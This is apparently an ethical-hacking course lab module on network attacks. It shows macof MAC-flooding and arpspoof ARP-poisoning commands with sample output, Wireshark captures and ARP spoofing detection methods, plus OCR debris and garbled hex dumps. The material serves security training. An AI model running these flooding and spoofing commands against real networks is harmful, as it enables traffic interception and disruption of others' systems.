

Module 06: Network Level Attacks and Countermeasures

Scenario

Attackers use various attack strategies to compromise the security of a network, potentially causing disruption, damage, and loss to organizations and individuals. Therefore, it is important for security professionals to have an understanding of these attack strategies, because such an understanding is essential for protecting the network from various attacks.

The labs in this module provide real-time experience in performing various network level attacks on the target organization.

Objective

The objective of the lab is to perform network level attacks and other tasks that include, but are not limited to:

- Sniff the network
- Analyze incoming and outgoing packets for any attacks
- Perform DoS attack, DDoS attack and session hijacking
- Secure the network from attacks

Overview of Network Level Attacks

Attackers compromise the security of networks using various techniques such as MAC flooding, ARP poisoning, ARP spoofing, DoS and DDoS attacks, and session hijacking. This allows attackers to capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords.

Using a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and make the system unresponsive, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance.

Further, attackers use session hijacking to take over a valid Transmission Control Protocol (TCP) communication session between two computers and sniff all the traffic from established TCP sessions to perform identity theft, information theft, fraud, etc.

Lab Tasks

We will use numerous tools and techniques to perform network level attacks.

Recommended labs that assist in learning various network level attacks techniques include:

1. Perform MAC flooding to compromise the security of network switches
 - o Perform MAC flooding using macof
2. Perform ARP poisoning to divert all communication between two machines
 - o Perform ARP poisoning using arpspoof
3. Detect ARP attacks using ARP spoofing detection tools to ensure data privacy
 - o Detect ARP poisoning in a switch-based network
4. Perform DoS and DDoS attacks using various techniques on a target host to prevent access to system resources for legitimate users
 - o Perform a DoS attack on a target host using hping3
 - o Perform a DDoS attack using HOIC
5. Detect and protect against DDoS attack
 - o Detect and protect against DDoS attack using Anti DDoS Guardian
6. Perform session hijacking to seize control of a valid TCP communication session between two computers
 - o Hijack a session using Zed Attack Proxy (ZAP)
7. Detect session hijacking attempts using manual method
 - o Detect session hijacking using Wireshark

Lab 1: Perform MAC Flooding to Compromise the Security of Network Switches

Lab Scenario

The first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the

network and records it for future review. Ethical hacker can see all the information in the packet, including data that should remain hidden.

Lab Objectives


- Perform MAC Flooding using macof

Task 1: Perform MAC Flooding using macof

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Here, we will use the macof tool to perform MAC flooding.



Applications Places System Terminal Help

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker
#cd
[root@parrot]~#
#macof -i eth0 -n 10
9e:ff:de:18:84:17 11:86:bf:39:b1:87 0.0.0.0.45463 > 0.0.0.0.17528: S 933280165:933280165(0) win 512
da:c2:f3:6b:29:de d0:86:1b:4a:39:4f 0.0.0.0.38785 > 0.0.0.0.5680: S 1191195491:1191195491(0) win 512
e5:9a:4c:1e:91:2b aa:7b:4a:8:84:4e 0.0.0.0.47960 > 0.0.0.0.21588: S 759215107:759215107(0) win 512
f0:b2:d6:e:f7:a4 88:28:ea:26:97:81 0.0.0.0.59460 > 0.0.0.0.24129: S 392160542:392160542(0) win 512
23:d6:6d:1e:4b:ab 21:61:94:56:7b:fc 0.0.0.0.54913 > 0.0.0.0.37382: S 1383258304:1383258304(0) win 512
1b:11:4e:5:64:e4 94:bc:e1:3f:5d:9a 0.0.0.0.46057 > 0.0.0.0.28226: S 1987500853:1987500853(0) win 512
1f:87:11:1f:72:93 8e:30:ce:34:a3:f5 0.0.0.0.11690 > 0.0.0.0.64846: S 261480624:261480624(0) win 512
d7:44:2:12:d6:1b ce:45:a5:f8:f:e 0.0.0.0.41873 > 0.0.0.0.28372: S 1386483547:1386483547(0) win 512
1e:a3:9:a1:c6:68:78 8c:ca:9c:68:2:f:bc 0.0.0.0.14726 > 0.0.0.0.18095: S 206063628:206063628(0) win 512
d1:ef:42:17:84:fa e2:61:c2:3c:70:6c 0.0.0.0.65140 > 0.0.0.0.40402: S 1590219316:1590219316(0) win 512
[root@parrot]~#
```

Ready to load or capture No Packets Profile: Default

EHE Module 08 Wireless Attacks and Countermeas...

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You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).

Menu (as superuser) Parrot Terminal

Capturing from eth0 (as superuser)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.1.14	224.0.0.251	MDNS	418	Standard query response...
2	0.000086600	fe80::8678:aadf:7bc... ff02::fb		MDNS	438	Standard query response...
3	0.000096600	fe00::15:5dff:fe3i... ff02::fb		MDNS	371	Standard query response...
4	16.015573301	10.10.1.14	224.0.0.251	MDNS	418	Standard query response...
5	16.015573401	fe80::8678:aadf:7bc... ff02::fb		MDNS	438	Standard query response...
6	16.015573401	fe00::15:5dff:fe3i... ff02::fb		MDNS	371	Standard query response...

RE:

- Frame 1: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface eth0, id 0
- Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:6b (02:15:5d:31:06:6b), Dst: IPv4mcast_fb (01:00:5e:00:00:00)
- Internet Protocol Version 4, Src: 10.10.1.14, Dst: 224.0.0.251
- User Datagram Protocol, Src Port: 5353, Dst Port: 5353
- Multicast Domain Name System (response)

0009 01 00 5e 00 00 fb 02 15 5d 31 06 6b 08 00 45 00 .A.....]1 k_E
0010 01 94 96 e6 40 00 ff 11 f7 5e 0a 0a 01 0e e0 00 ..@....^A...
0028 00 fb 14 e9 14 e9 01 80 6c 3b 00 00 84 00 00 00l;.....
0030 00 00 00 00 00 04 10 61 64 62 2d 75 6e 69 64 65a db-unide
0048 0e 74 69 66 69 65 64 04 5f 61 64 62 04 5f 74 63 ntified _adb_tc
0056 70 05 6c 6f 63 61 6c 00 19 00 01 00 00 11 94 p_local
0068 00 01 00 09 5f 73 65 72 76 69 63 65 73 07 5f 64 ser vices_d
0078 0e 73 2d 73 64 04 5f 75 64 70 27 00 00 00 01 ns_sd_udp ...
0080 00 00 11 94 00 02 c0 1d c0 1d 00 0c 00 00 01 00 00 !.....
0090 11 94 00 02 c0 0c c0 0c 00 21 00 01 00 00 00 78 ..!....x

eth0: <live capture in progress> Packets: 6 · Displayed: 6 (100.0%) · Profile: Default

EHE Module 08 Wireless Attacks and Countermeas...

Menu (as superuser) [Parrot Terminal]

Lab 2: Perform ARP Poisoning to Divert all Communication Between Two Machines

Lab Scenario

ARP poisoning technique generally used by attackers to perform sniffing on a target network. Using this method, an attacker can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks using sniffing.

Lab Objectives

- Perform ARP Poisoning using arpspoof

Task 1: Perform ARP Poisoning using arpspoof

ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

Here, we will use the arpspoof tool to perform ARP poisoning.

File Edit View Search Terminal Help

-[attacker@parrot]-[-]

→ \$sudo su

[sudo] password for attacker:

-[root@parrot]-[/home/attacker]

→ #cd

-[root@parrot]-[-]

→ #arp spoof -i eth0 -t 10.10.1.1

Capturing from eth0 (as superuser)

Parrot Terminal



Frame 1: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface eth0, 10:00:59:00:00:00 Ethernet II, Src: MS-NLB-PhysServer (00:0c:29:00:00:00), Dst: IPv4-Mcast (01:00:5e:00:00:00) Internet Protocol Version 4, Src: 10.10.1.14, Dst: 224.0.0.251 User Datagram Protocol, Src Port: 5353, Dst Port: 5353 Multicast Domain Name System (response)


01 00 59 00 00 fb 02 15 5d 01 06 0f 08 80 45 00 .. 71 k E
01 94 dd 04 10 08 ff 11 b1 49 6a 00 01 9e 46 90 .. 0 ..
00 7b 14 e9 24 88 02 89 6c 3b 00 00 00 00 00 00 .. 1..
00 00 00 00 00 00 01 20 61 64 62 70 75 00 89 04 65 .. A db-milie
00 74 20 86 99 05 04 64 8f 01 04 02 04 51 74 03 ntitled _mdu_kc
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
00 00 01 00 00 5f 73 65 72 76 69 63 65 73 07 5f 64 ..._ser vices_d
00 78 6e 73 2d 73 64 04 5f 75 64 70 c0 27 00 0c 00 01 ns_sd_u dp'...
00 00 11 99 00 02 c0 1d c9 1d 60 00 00 01 00 00 ..!..x
00 90 11 94 00 02 c0 00 c0 0c 00 21 80 00 00 00 00 78 ..!..x
00 00 10 00 00 00 00 15 b3 07 41 6e 64 72 6f 69 64Android

eth0: <live capture in progress>

Packets: 6 · Displayed: 6 (100.0%)

Profile: Default





Lab 3: Detect ARP Attacks using ARP Spoofing Detection Tools to Ensure Data Privacy

Lab Scenario

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method:** Identifies if a system on the network is running in promiscuous mode
- **DNS Method:** Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method:** Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

We should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the network sniffing detection technique and tool discussed in this lab.

Lab Objectives


- Detect ARP Poisoning in a Switch-Based Network



Task 1: Detect ARP Poisoning in a Switch-Based Network



ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor. Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

